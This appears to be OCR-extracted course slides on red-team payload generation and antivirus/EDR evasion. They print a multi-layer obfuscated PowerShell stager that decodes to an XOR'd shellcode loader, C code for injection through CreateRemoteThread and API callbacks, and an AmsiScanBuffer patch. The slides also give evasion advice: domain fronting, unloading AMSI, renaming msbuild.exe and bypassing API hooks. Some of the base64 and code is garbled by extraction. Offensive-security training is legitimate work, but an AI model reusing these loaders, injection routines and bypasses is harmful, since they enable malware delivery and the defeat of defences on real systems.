powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtAC gALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQOBLAE EAWAA3AFCAKWBPAHKAAABYAC8AWABQADgASwBQAGOAUgBSAFUAKWB1AGKAMgBLADCAdQB6AFMAWQBIAEIAUQBRAEYAUgBFAEMAMAA5AGOAUQBOAHCAbwBqAG 8AdwBQAEEAeQBxAEgAaAAyAC8ALwBjAHoAbwBQAFoAMAA3ADMAYgB2ADMAZQBSAGUARQArAEwATQA4AEwAegArAG4AcABkADUATQBBAEMAKwBOADMARABpAB 8AMQBOAEIATABXAEQAdQBMAFOAQwBrAFAAZwBXAHAAZABXAFYAeQB5AHKARQBKAFUAMQArAHAAUAA2AHEAVgBkAFIAWQA2AHUARABnAHUARgBXADgAZQB3AE sAOQBSAGcAcAB4AFgAMgAzAFUAVABrAEsAYgBVAFgANQBVAGIAegBVADcAcwBnAEsAcgBkADcAdQAzAGsATgBVAEIAdQBCAGsARwBEAEsAagBjAEYASQBYAE MAEGBCAE4AUGB2AGIAaQBvADMANQBWAEUAVwBwAHYAWQBhAHYASQBZADIAOQB2AGYAZwBOAFEAQgA0AGcAOQB5AFUASwBLAG8AOQBzADEASABFAG8AYwBEAD IAdwA1AGMAdgBYAHcAWgBaAGsAbwBBAFEAbgAvAGYATgBJAGMAOgBzAG0AbwBKAGcAQgBYADIAUOAxAHUAcgBVAE4AMgBxACsAQOBRAG0ANABuADYAeQAyAH CATQBIAFUAWAA5AFQAdABhADMATQBJADAAYwBxAECARgA3AEOAOABZAEQACwBiADQAaABBAGIAdQBzAFUANwBHAFQAbAAyADQAVQBIAFQAaQBLAEMAUABhA[kAVQAvAC8ANgB6AFcAbgArADkAYgBMADAAMAArAHoAbQB5AFkAMQBxAHAARwBuAG0ASQBRAE4ARgAwAEkAcQAzAFgAcQBlADcAMQBRAGEATwBZAFIAcQBGAF UAVgAZADAAbABRAGkAdABhADQATwBmAGQARABwAHQAMgBjAGwAZABhAHIAcABmAEgASwAyAGYAWgBxAC8AZQBLAFoARgA5AG4ARQBqADEAOAA3AFcAVQBnAD kAOAASAFMAcQBaAEsAawBSAGIATgBnAHoAaAB0AFUARwASAFYAegBvAGUAMwA1ADUAbwBmADUANABzADAAYgBQAFEAdQB3AEgAbwBDAG0ARgBHAEMAUQBvAE 0AawBDAHkAOQB4ADIAUQBOAGsAVQA3AGQAQwBIAFEAdwBaAHEAdwBWAFYATQBTAHYAdABDAHIAMQBvAGsAUgBDAGMAQgBaAEUAbABKAFgAVwB3AGoAZgBIA UAMQBBADCAVABIAE0ASQBHAHCAUQB1AGMAKwAvAEsALwB1AGwACABvAEwARABGAGQAegBmAFoAYQBxADkAWgB5AEoAVQBHAGsANwBxAGoAVQB0AE8ALwBBAD QAYwBTAHAAawAzAFoAMwBIAEUAbgBaACsAcwBmADUAZABjAGQAZgBMADcASwBjAEgAcQBsAGUAKwBWAEQAMQBMAFYAQgBSAEIANABOAGcAYQB2AG0ATwBEAD CATABSAGMACBBOAHOAZBBQADUAUgBJAFEAZBAYAG8AYQBTAHYAMBBTADCAEQB0AEYATBB5AGKARBBHAECARBBQAGWATWBSAEYATWBNADAAaWBBAC8AVWBYAG YAKWBKAHOAVgBUAHYAbABUAEIAdOAVAEYATgBTADYAYWBSADEANAB6AHUAROA1ADIALWBHAFYAZOBYAGEAUOA3ADcANOBVAGIAdOBXAFYAUWAVAFkAVOA1AD YAKwBvAHoASOBjAHUAUwBJAHIAMwB2ADYANABHAEOAcOB6ADkAROBIAEIANOBhAEEAZOArAGMAMAAZADOAMgBrAGMAeABBADIAcwBJAFMAagB5AGEAVgB6AE



The Base64 decoded data leads to more powershell code than GZIPed and Base64 once more

\$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAAAAAK1X7W+iyhr/XP8KPjRRU+ui2K7uzSYHBQQFREC09jQNwojo wPAyqHh2//czoPZ073bv3eReE+LM8Lz+npd5MAC+N3DiO1hBLqDuLZCkPgqpdqVyyyEJU1+pP6qVdRY6uDguFq8ewK9RgpxX23UTkKbUX5UbzU7sgKrd7u3k NUBuBkGDKjcFIXCzBNRvbio35VEWpvYavIY29vfgNQB4g9yUKKo9s1HEocD2w5cvXwZZkoAQn/fNIcBsmoJgBX2Q1urUN2q+AQm4n6y2wMHUX9Tta3MI0cqG F7J8YDsb4hAbusU7GTl24UHTiKCPa9U//6zWn+9bL00+zmyY1qpGnmIQNF0Iq3Xqe71QaOYRqFUV30lQita4OfdDpt2cldarpfHK2fZq/eKZF9nEj187WUg9 89SqZKkRbNgzhtUG9Vzoe355of54s0bPQuwHoCmFGCQoMkCy9x2QNkU7dCHQwZqwVVMSvtCr1okRCcBZElJXWwjfHu1A7TbMIGwQuc+/K/elpoLDFdzfZaq9 ZyJUGk7qjUtO/A4cSpk3Z3HEnZ+sf5dcdfL7KcHqle+VD1LVBRB4NgavmOD7LlcrNzfP5RIQf2oaSv2S7ytFNyiFGGFjlORFOM0kA/WXf+JzVnvlTBu/FNS6 cl14zuE52/GVeraQ775UbuqVS/YU56+rzIcuSIr3v64GDqz9EHB5aAe+c0342kcxA2sISjyaVzKV2FmrXl4Al7ugUy0Aff6ZjQ98/MbbPxvHOiTuKbGKpET9 R2POMaxVpVABAcHvvCdpersmZQau1JfSyq/ai32RywNop2mD0jJS506DMoANgdug2DD1L6/YDKNyWf3HXCWD2HfsFF/FvdQ/gPSieoBCUjGZQ6JLYDCNCDi-DQtUGpTou6CfG753NaH6ISYDG0JSckTSnsSEnBRYGLjImcRt/Ht+1JsGwFIQQRAQ6rILCdD2SM+5VFSZbrYH3Op/MPtaJ+eiKLC6gvTOaJIABkS4QVl+gkl qzZ+Srz/zbwfW8wPZg4ScAlkrSzE536Oi3IpKZ3icvn6hmWJXIIJakKCgr6dgseOUbaxWpXpZrGUK9vpYzLk94IYi7xJnj15mFjgZXmkR31ddvhsoon0aC1 u1wnO2RSZvZpRqAJ3Ske8mtpP0FPrSzotNxI2qvkLP0ciykn7TlWbMdIePT83kXOmX+60rRWC0n4vBoKHdFKhYJe1PZ9IR70EF1/kvYDNCJ83cco7B/cDuBH j2AhOwcGd4HtHfOxdWfQraGVq7LFR6oRuvKqNRVG6qmdE5+IXwYj6rRLHuMIW3NkOr00Fgt/QV+OnXA0ksRRbjx4vpSrB4fGdJycIKMtT3ncJfxqh2ByNHJF 7zy6R2chHJyFKufikzokOuJs7nVEVUZHdis9JpxhuCfDPLaM1hLu7YXTCw+lfsM9HtxZOhmZ+InR7KCT5+GjIW2lo+xE2FqMHhM7H0SyD1b9NS7kjuSlN+r ZM3jI20Yeu4SvVA0uTHRGw4UhfhgPwhPO8Bo4716cpi+7OSJRPzQxo8+kd3FCkPOuQIX6BjcTB/rhiqx4qKtTHkmdWWOvRv0JibXsnpGut9ZRy3qw/VmtmS] 4Sc8U6eyOvJSz4mP2+4J9pXT/GgJ8/ZUGBywNdlg7sG40zi02cwX2onx1cQU+ovhVLXmM9rkj5I6hXA+my2HOq0PuVkRp04EDg/+TFBVHToTd7bUZ3ykmPqC 4z16LvuwPeOXOheMeH3XKmRlpgDHJt0bcP0nlT8oskv80enjbMaq2D0oFqezTyzj6sbOHZqWowgsbQ5ZVbf0nUFkmgNP1YzdZsi29eGU3yiyv9viWJ2iwQR t9ncXrPQX0iT3myUdZS5NohES2V8vcUwo1ZfPx4UGg1ENDbb2IanvbtIE1naLJaSuvH6TxY3dXyUz1m+7cf2dN1C3JyxtHxkinNtfAKObjI78MDKq3zJg5U4 jzNV65+c3tYP7taSE+cZe6ClGDqn5d7XVP3QUdsqspiH1FjIancXeHvE9PJJ2n5Y9/ZSb4c93x0vBw4fdT9vx1Z6an0SNLMtthcPYce3mEBlXCEYZcGcTS13 tzV6k7m3ILm4g1uSxyeS0zJ5thKjy6DjHo4kx9IRGhY1Ie2j3BknvMunW5bsHdGSldU8PrindpSpiwfb20nZgNT4agju0DnGnx1GsJamrpi81xrMraWu75a zj+p5my5k0jVfu0dvhadbI0SMpsci/v+XxT5v4eYeutVpEOR5lec393Vi5nh7c3z7fHlOuO97e9XRyKNeSj6Xvlmb7/rdr8anBQ7STc2JF2QDD/Xq0tAiXA2 YTTkFxy12sdT9w4kIYBkIiUz67XhsxAipxi6fjH9kBHwPJi9kIttRpZM+8NVnXojJJPW2adVtl6Xg8nFw+t8diX88mVJ3Gu8A1EGoYc3DYo+MjRNF/8dul79 fVgGKMprb+IaxWD2zpL3mmCpqX5BP8nCAPwfA/CD0v8ObQFeOdu9QVca9DFe9Ur1j0pFWlPvzlP/RL5cQEx1y9xLsZ3g+y1akc+c8t6u3dp1SuIX1K1Nfafu iXtsyrTJt07iZcUlTp0/3b5RB9s/M36jd0AAMnrfj9CKZCkgs1ghuhRSEJOzvwGTN/5rCw4AAA=="));IEX (New-Object IO.StreamReader(New-Obje ct IO.Compression.GzipStream(\$s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();



Which decodes to the final powershell stage

```
function func_get_proc_address {
       Param ($var_module, $var_procedure)
       $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dl1') }).GetType('Microsoft.Win32.UnsafeNativeMethods'),
       $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
       return $var_gpa_Invoke($null, @([System.Runtime_InteropServices.HandleRef](New-Object System.Runtime_InteropServices.HandleRef((New-Object IntPtr), ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module)))), $var_procedure))
function func_get_delegate_type {
       Param (
               [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
               [Parameter(Position = 1)] [Type] $var_return_type = [Void]
       $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType'
Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
       $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')
       $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')
       return $var_type_builder.CreateType()
[Byte[]]$var_code = [System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELL]RpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoYlum41dpIvNzqGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQbw1bXIF7bGF4HVsF7qHsHIvBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLcw3t8eagxyKV+S01GVyNLVEpNSndLb1QFJN:
2yyMjIyMS3HRÖdHROSX11WoTc9sqHIyMjeBlqcnJJIHJySSgiIyNwc0t0qrz13PZzyq8jIyN4EvFxSyMR46dxcXFwcXNLyHYNGNz2quWg4HNLoxAjI6rDSSdzSTx151Z1vaXc9nwS3HROSdxwdUsOJTtY3Pam4yyn6SIjIxLcptVXJ6rayCpLiebBftz2quJLZgJ9Etz2Etx0SSRydXNL1HTDKNz2nCMMIyMa5FYke3PKWNzc3BLcyrIiIyPK6iIjI8tM3NzcDEpNS
cSDURKRSNIAHX2MQE3sdLDA+C9OTD1V9SsvkVxPpB1fhUZAIG/tUNQLNJgsgcqxj8z1BMzWxVFW2QFCwtVOhtD5S+PDohhWXPz3iNrTFBXGQNVWU0TEXINQ11WUUZGR0RGDU1GVy4pew5iUFNNR1cOdUZRUEpMTRkDEg0WLi12UEZRDmJERk1XGQNuTF1KT09CDBYNEwMLdEpNR0xUUANtdwMVDRAYA3dRSkdGTVcMFA0TGANRVRkSEg0TCgNPSkhGA2RGQEhMLikj
1000COO8juWafAliXIO9UJu4MWPCpHVNJiR133J1BRxwM00CHOKT2talzvdXsrLIhXZINhgBYVDQcioyWAE2iqaQf1oDW3VPyJTHWPKzecRT3ke5ALbyZEebHWquNPBzc9jim+flcqyuAw0Iq1czZviPNRw4N2NoV35sSXLN8kmgvo39yOs25f9vI9ktgidKZCcEp87jKVsz1/FPT2H2X5n4iV3mN3dFmJumWAsVdkjS9OWgXXc9k1jSyMzIyNLIyNjI3RLe4dwxtz
sJoGIvMiIvpvcKrEdEsiAvMicHVLMbWqwdz2puNX5agkIuCm41bGe+DLqt7c3FVZTRMTEg1CWVZRRkZHREYNTUZXI0bvfgw=')
for ($x = 0; $x -1t $var_code.Count; $x++) {
       $var code[$x1 = $var code[$x1 -bxor 35
$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)
$var runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var buffer, (func get delegate type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
If ([IntPtr]::size -eq 8) {
       start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
       IEX $DoIt
```



The big base64 blob of data is xor with the value 35 (remember how xor is used everywhere)

Then the decrypted value is Invoked

```
$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
```



Exercise Decode the final stage

Our good ol' shellcode!



This shellcode was obfuscated using the following layers

Powershell base64

Powershell code gzip + base64

Base64 the payload

Xor the payload



Every payloads type will end up calling shellcode, since the malicious code is always going to be a DLL



Alternative ways to run shellcode:

https://github.com/Mr-Un1k0d3r/PowerLessShell

- msbuild xml + C# + encrypted shellcode
- msbuild xml + C# + unmanaged powershell + whatever powershell payload used to run the shellcode



Alternative ways to run shellcode:

https://github.com/Mr-Un1k0d3r/MaliciousMacroGenerator

Obfuscated VBA to pretty much do everything you want



Alternative ways to run shellcode:

https://github.com/Mr-Un1k0d3r/SCT-obfuscator

- Simple SCT obfuscator for Cobalt Strike COM Scriptlet:
 - COM scriptlet + Excel + Macro + CreateRemoteThread to load the shellcode



Speaking of CreateRemoteThread, you can also execute your shellcode within your own process (CreateThread) or a remote process

Threads are basically code that will be executed in the process. Good news! Shellcode is code that can be executed

Windows APIs that can be used:

- CreateRemoteThread
- CreateThread
- QueueUserAPC
- **-** ...

Memory permission matters: if you want to be able to run shellcode, your memory needs to be executable

If your shellcode is modifying itself, you need writable memory region



CreateThread may be detected by static analysis or "deep learning"

Use Windows APIs callback instead

site:docs.microsoft.com intext:"application-defined callback function" intitle:"function"



```
#include <windows.h>
void shellcode() {
    asm(".byte 0xcc, 0xcc");
int main() {
    CHAR *payload = shellcode;
    EnumDesktopsW(NULL, (DESKTOPENUMPROCW)shellcode, NULL);
    return 0;
```



Remote injection requires the use of the following APIs:

OpenProcess: Open the remote process

VirtualAllocEx: Allocate memory on the remote process

WriteProcessMemory: Write the data to the remote process memory

CreateRemoteThread: Call the memory location as executable code



Exercise Write C code to execute shellcode using CreateRemoteThread

```
#include <Windows.h>
#include <stdio.h>
int main(int argc, char **argv) {
   DWORD PID = atoi(argv[1]);
   DWORD dwShellcode = 10;
   DWORD dwThreadID = 0;
   VOID *mem = NULL:
   HANDLE hProc = OpenProcess (PROCESS ALL ACCESS, FALSE, PID);
   printf("hProc HANDLE 0x%p\n", hProc);
   mem = VirtualAllocEx(hProc, NULL, dwShellcode, MEM COMMIT, PAGE EXECUTE READWRITE);
   printf("mem 0x%p\n", mem);
   if(!WriteProcessMemory(hProc, mem, shellcode, dwShellcode, &dwShellcode)) {
       printf("WriteProcessMemory failed. Error %ld\n", GetLastError());
   if (CreateRemoteThread(hProc, NULL, 0, mem, NULL, 0, dwThreadID) == NULL) {
       printf("CreateRemoteThread failed. Error %ld\n", GetLastError());
   } else {
       printf("Remote Thread ID: %d\n", &dwThreadID);
    return 0;
```



Want to use C# instead, Interop Service is your friend

https://github.com/Mr-

Un1k0d3r/RemoteProcessInjection/blob/master/remoteprocessinjection.cs

```
[DllImport("kernel32.dll", SetLastError = true)]
public static extern IntPtr OpenProcess(uint processAccess, bool bInheritHandle, int processId);
Console.WriteLine("Opening Remote Process PID: {0}", PID);
IntPtr hProc = OpenProcess(0x001F0FFF, false, PID);
if(hProc == IntPtr.Zero)
```



.NET can be used to hide your code using native ProtectedMemory class

Fields

CrossProcess	1	All code in any process can unprotect memory that was protected using the Protect(Byte[] , MemoryProtectionScope) method.
SameLogon	2	Only code running in the same user context as the code that called the Protect(Byte[] , MemoryProtectionScope) method can unprotect memory.
SameProcess	0	Only code running in the same process as the code that called the Protect(Byte[] , MemoryProtectionScope) method can unprotect memory.



SameLogin and SameProcess can be used to prevent security product scan to analyze your malicious data stored in memory, since they will not be able to unprotect the memory

Fields

CrossProcess	1	All code in any process can unprotect memory that was protected using the Protect(Byte[] , MemoryProtectionScope) method.
SameLogon	2	Only code running in the same user context as the code that called the Protect(Byte[] , MemoryProtectionScope) method can unprotect memory.
SameProcess	0	Only code running in the same process as the code that called the Protect(Byte], MemoryProtectionScope) method can unprotect memory.



Exercise Write C code to execute shellcode using CreateThread




The call to the CreateThread confirms that the code will be executed


Quick note on calling convention on 32 bits system: it uses the stack in

to push the arguments

In this case ESP + 4 = 0x0060FEB0 = mem







Now you have all the tools in the world to be creative when it comes to payload generation

WARNING



When you are designing your payload, you may want to think of the following:

If you want to avoid network detection, act like a legitimate service

Be ahead of detection using the latest technology:

- Websocket, for example
- Using API technology structure (JSONP, SOAP)



If you want to avoid detection, understand your enemy What do they really monitor?

- Network
- APIs hooks
- Behaviors
- Heuristics
- Hash based



Network:

- Second layer of encryption
- Shady, less used protocol
- Secure channel



Why domain fronting is so powerful:

- Using known "trusted" domain to route your traffic will increase the chance to blend in
- If the traffic is not encapsulated into a secure channel (TLS), heuristic detection may be harder



Why domain fronting is so powerful:

A typical domain fronting will have a Host header that doesn't match the host requested

This is something that is used legitimately



Why domain fronting is so powerful:

Querying google.com

GET / HTTP/2.0

Host: malicious.com

Assuming that the server supports arbitrary host, the request will be forwarded to the attacker.

https://github.com/vysecurity/DomainFrontingLists



HTTP IS PROBABLY THE MOST USED PROTOCOL

- WELL DETECTED
- EASY TO USE TONS OF LIBRARIES



RAW TCP

- FAST
- WELL DETECTED
- NEED MORE TIME TO CODE



DNS

- LESS MONITORED
- SLOW
- NEED MORE TIME TO CODE



ICMP

- LESS MONITORED, NOT SUPER POPULAR ANYMORE
- SUPER SLOW
- NEED MORE TIME TO CODE



Protocol encryption VS software encryption:

```
Protocol may be easily intercepted by network filter

TLS -> Windows Decryption -> Network Filter -> Application

It's now clear text

TLS -> Windows Decryption -> Network Filter -> Application -> Decryption

Still encrypted
```



ThunderShell is using this approach

https://github.com/Mr-Un1k0d3r/ThunderShell

```
4XXHWT2:/mnt/c/Users/charles.hamilton/Desktop/tools/ThunderShell$ nc -lvp 8080
HTTPS
           Listening on [0.0.0.0] (family 0, port 8080)
           Connection from localhost 57482 received!
           222 Z2 V22\2L"<?pPT2nØ2) 4 2
                     22 5 /
             @WTL-SP-4XXHWT2:/mnt/c/Users/charles.hamilton/Desktop/tools/ThunderShell$ nc -lvp 8080
HTTP
           Listening on [0.0.0.0] (family 0, port 8080)
           Connection from localhost 57541 received!
           POST /6tVhUX13w3cnKD/ HTTP/1.1
           User-Agent: Microsoft Windows NT 6.2.9200.0
           Content-Type: application/json
            Host: 127.0.0.1:8080
           Content-Length: 139
           Expect: 100-continue
           Connection: Keep-Alive
            "UUID":null, "ID": "46tVhUX13w3cnKDv", "Data": "DSBjigPIjqX+j20G/CtidIKho99Xu804jmLjl1KXpoN+BCV9jBbaSjdlBEUJaqudO3p7HMRg8Uo
```

ThunderShell is using this approach

https://github.com/Mr-Un1k0d3r/ThunderShell

The JSON data contains the actual C2 communication

```
SNCaXf8RLb34HYA=="}me@WTL-SP-4XXHWT2:/mnt/c/Users/charles.hamilton/Desktop/tools/ThunderShell$ echo "DSBjigPIjqX+j20G/Ct
(XpoN+BCV9jBbaSjdlBEUJaqudO3p7HMRg8UoGNcaXf8RLb34HYA==" | base64 -d | xxd
20000000: 0d20 638a 03c8 8ea5 fe8f 6d06 fc2b 6274 . c....m..+bt
20000010: 82a1 a3df 57bb cd38 8e62 e397 5297 a683 ....W..8.b..R...
20000020: 7e04 257d 8c16 da4a 3765 0445 096a ab9d ~.%}...J7e.E.j..
20000030: 3b7a 7b1c c460 f14a 0635 c697 7fc4 4b6f ;z{...J.5....Ko
20000040: 7e07 60 ~..`
```

The traffic is still encrypted since it's decrypted at the software layer

This obviously defeats network filter



APIs hooking:

- Don't use the ones that are hooked
- If it's user mode hooking, jump over the hook
- Jumping user land hooks
- Depending on how deep the hook is, call lower Windows API:

CreateFile vs NtCreateFile vs ZwCreateFile



CreateFile kernel32.dll

NtCreateFile ntdll.dll

syscall



Nt* and Zw* are the same using Zw* will not defeat hooks in the Nt* APIs



Zw* is designed to be called from the kernel Nt* is designed to be called from the userland

Name	Address	Ordinal
NtCreateFile	000000018009D0B0	287
Name	Address	Ordinal
ZwCreateFile	000000018009D0B0	1870



Behaviors:

Process correlation:

- WinWord.exe -> cmd.exe -> powershell.exe
- WinWord.exe Using VBA to register WMI process

Ensure that process tree is not suspicious



Behaviors:

Process path:

- C:\windows\system32\cmd.exe
- C:\suspicious\cmd.exe

Unexpected process issuing network requests

Unknown process name / registry keys



Heuristics:

AMSI detection based on known malicious strings

AV signature for known hacking tool (non-compiled code)

AV signature for known bad binaries

Blacklisted known binaries

- regsvr32.exe
- powershell.exe



You can patch known lolbin and change the hash, but it will remain signed and verified

https://github.com/Mr-Un1k0d3r/Windows-SignedBinary



Hash based:

Known malicious hash

Known Windows binaries that are blacklisted, based on the hash:

- regsvr32.exe
- regasm.exe
- msbuild.exe

Solution: change the hash



WARNING EACH SECURITY PRODUCTS IS WORKING DIFFERENTLY

KERNEL HOOKS VS USERMODE HOOKS

HOOKING THE DESTINATION VS THE SOURCE

https://github.com/Mr-Un1k0d3r/EDRs



Evasion techniques such as renaming may evade a solution. In other situations, it may trigger alerts

```
C:\>copy C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe C:\Windows\Tasks\Sl901waK3js.exe
1 file(s) copied.
```

Then the newly created binary can be used instead of the legitimate msbuild.exe

```
C:\>C:\Windows\Tasks\Sl901waK3js.exe C:\payload.txt
Microsoft (R) Build Engine version 4.8.3761.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.
```



Evasion techniques such as patching AMSI AmsiScanBuffer API In certain cases, the patching action may trigger alerts
In certain cases, simply running less suspicious commands will not trigger an alert

```
#include <Windows.h>
#include <stdio.h>

int main(int argc, char **argv) {
    DWORD dwSize = 4;
    HANDLE hProc = GetProcAddress(LoadLibrary("amsi.dll"), "AmsiScanBuffer");
    VirtualProtect(hProc, dwSize, PAGE_EXECUTE_READWRITE, NULL);
    memcpy(hProc, "\x31\xff\x90", 3);
}
```



- Antimalware Scan Interface (AMSI): The Windows Antimalware Scan
 Interface (AMSI) is a versatile interface standard that allows your applications and
 services to integrate with any antimalware product that's present on a machine
- AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads

Windows components that integrate with AMSI

The AMSI feature is integrated into these components of Windows 10.

- User Account Control, or UAC (elevation of EXE, COM, MSI, or ActiveX installation)
- PowerShell (scripts, interactive use, and dynamic code evaluation)
- Windows Script Host (wscript.exe and cscript.exe)
- JavaScript and VBScript
- Office VBA macros



Unmanaged powershell is not loading AMSI

Only when the System.Management.Automation.dll Invoke is called ASMI will be loaded

Same goes with Assembly.Load etc...

C# does not load AMSI by default



There is several tool that "bypass" AMSI but truly don't do much since AMSI is not loaded in the current context

You want to know if AMSI is loaded, list all the loaded Dlls; you are looking for amsi.dll

A simple trick can be used to unload it (work with EDR Dlls too)

FreeLibrary("amsi.dll");

As shown earlier it can be patched too (AmsiScanBuffer)



Example of a C# program

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading;
using System.Threading.Tasks;
namespace ConsoleApp9
    0 references
    class Program
        0 references
        static void Main(string[] args)
            Thread.Sleep(100000000);
```



```
C:\Users\charles.hamilton\Desktop\tools\ListDlls>Listdlls.exe 17400
Listdlls v3.2 - Listdlls
Copyright (C) 1997-2016 Mark Russinovich
Sysinternals
ConsoleApp9.exe pid: 17400
Command line: "C:\Users\charles.hamilton\source\repos\ConsoleApp9\ConsoleApp9\bin\Debug\ConsoleApp9.exe"
Base
                   Size
                             Path
0x0000000000080000
                   0x8000
                             C:\Users\charles.hamilton\source\repos\ConsoleApp9\ConsoleApp9\bin\Debug\ConsoleApp9.ex
0x00000000090e50000 0x1ed000
                             C:\windows\SYSTEM32\ntdll.dll
                             C:\windows\System32\wow64.dll
0x000000008e380000
                   0x53000
                   0x7c000
                             C:\windows\System32\wow64win.dll
0x0000000090da0000
0x00000000778e0000
                   0x9000
                             C:\windows\System32\wow64cpu.dll
0x8000
                             C:\Users\charles.hamilton\source\repos\ConsoleApp9\ConsoleApp9\bin\Debug\ConsoleApp9.ex
0x00000000778f0000
                   0x19c000
                             C:\windows\SysWOW64\ntdll.dll
                   0x53000
                             C:\windows\SysWOW64\MSCOREE.DLL
0x0000000067e20000
0x00000000761f0000
                   0xe0000
                             C:\windows\SvsWOW64\KERNEL32.dll
0x0000000075d00000
                   0x1fa000
                             C:\windows\SysWOW64\KERNELBASE.dll
                   0x9c000
                             C:\windows\SysWOW64\apphelp.dll
0x0000000073920000
                             C:\windows\SysWOW64\ADVAPI32.dll
0x0000000076620000
                   0x7e000
0x0000000074f80000
                             C:\windows\SysWOW64\msvcrt.dll
                   0xc0000
0x0000000077770000
                   0x79000
                             C:\windows\SysWOW64\sechost.dll
                             C:\windows\SysWOW64\RPCRT4.dll
0x0000000075f10000
                   0xbf000
0x0000000074f60000
                             C:\windows\SysWOW64\SspiCli.dll
                   0x20000
0x0000000074f50000
                   0xa000
                             C:\windows\SysWOW64\CRYPTBASE.dll
0x00000000076ec0000
                   0x62000
                             C:\windows\SysWOW64\bcryptPrimitives.dll
                   0x8d000
                             C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscoreei.dll
0x0000000067d90000
0x0000000076810000
                   0x44000
                             C:\windows\SysWOW64\SHLWAPI.dll
0x0000000076380000
                   0x278000
                             C:\windows\SysWOW64\combase.dll
                   0x122000
                             C:\windows\SvsWOW64\ucrtbase.dll
0x00000000766e0000
                   0x23000
                             C:\windows\SysWOW64\GDI32.dll
0x0000000076030000
                             C:\windows\SysWOW64\gdi32full.dll
0x0000000077030000
                   0x167000
                   0x80000
                             C:\windows\SysWOW64\msvcp win.dll
0x0000000077320000
                             C:\windows\SysWOW64\USER32.dll
0x00000000773a0000
                   0x199000
                   0x17000
                             C:\windows\SysWOW64\win32u.dll
0x0000000077010000
0x0000000076fe0000
                   0x25000
                             C:\windows\SysWOW64\IMM32.DLL
0x0000000076960000
                   0xf000
                             C:\windows\SysWOW64\kernel.appcore.dll
                   0x8000
                             C:\windows\SysWOW64\VERSION.dll
0x0000000069000000
0x000000005d7f0000
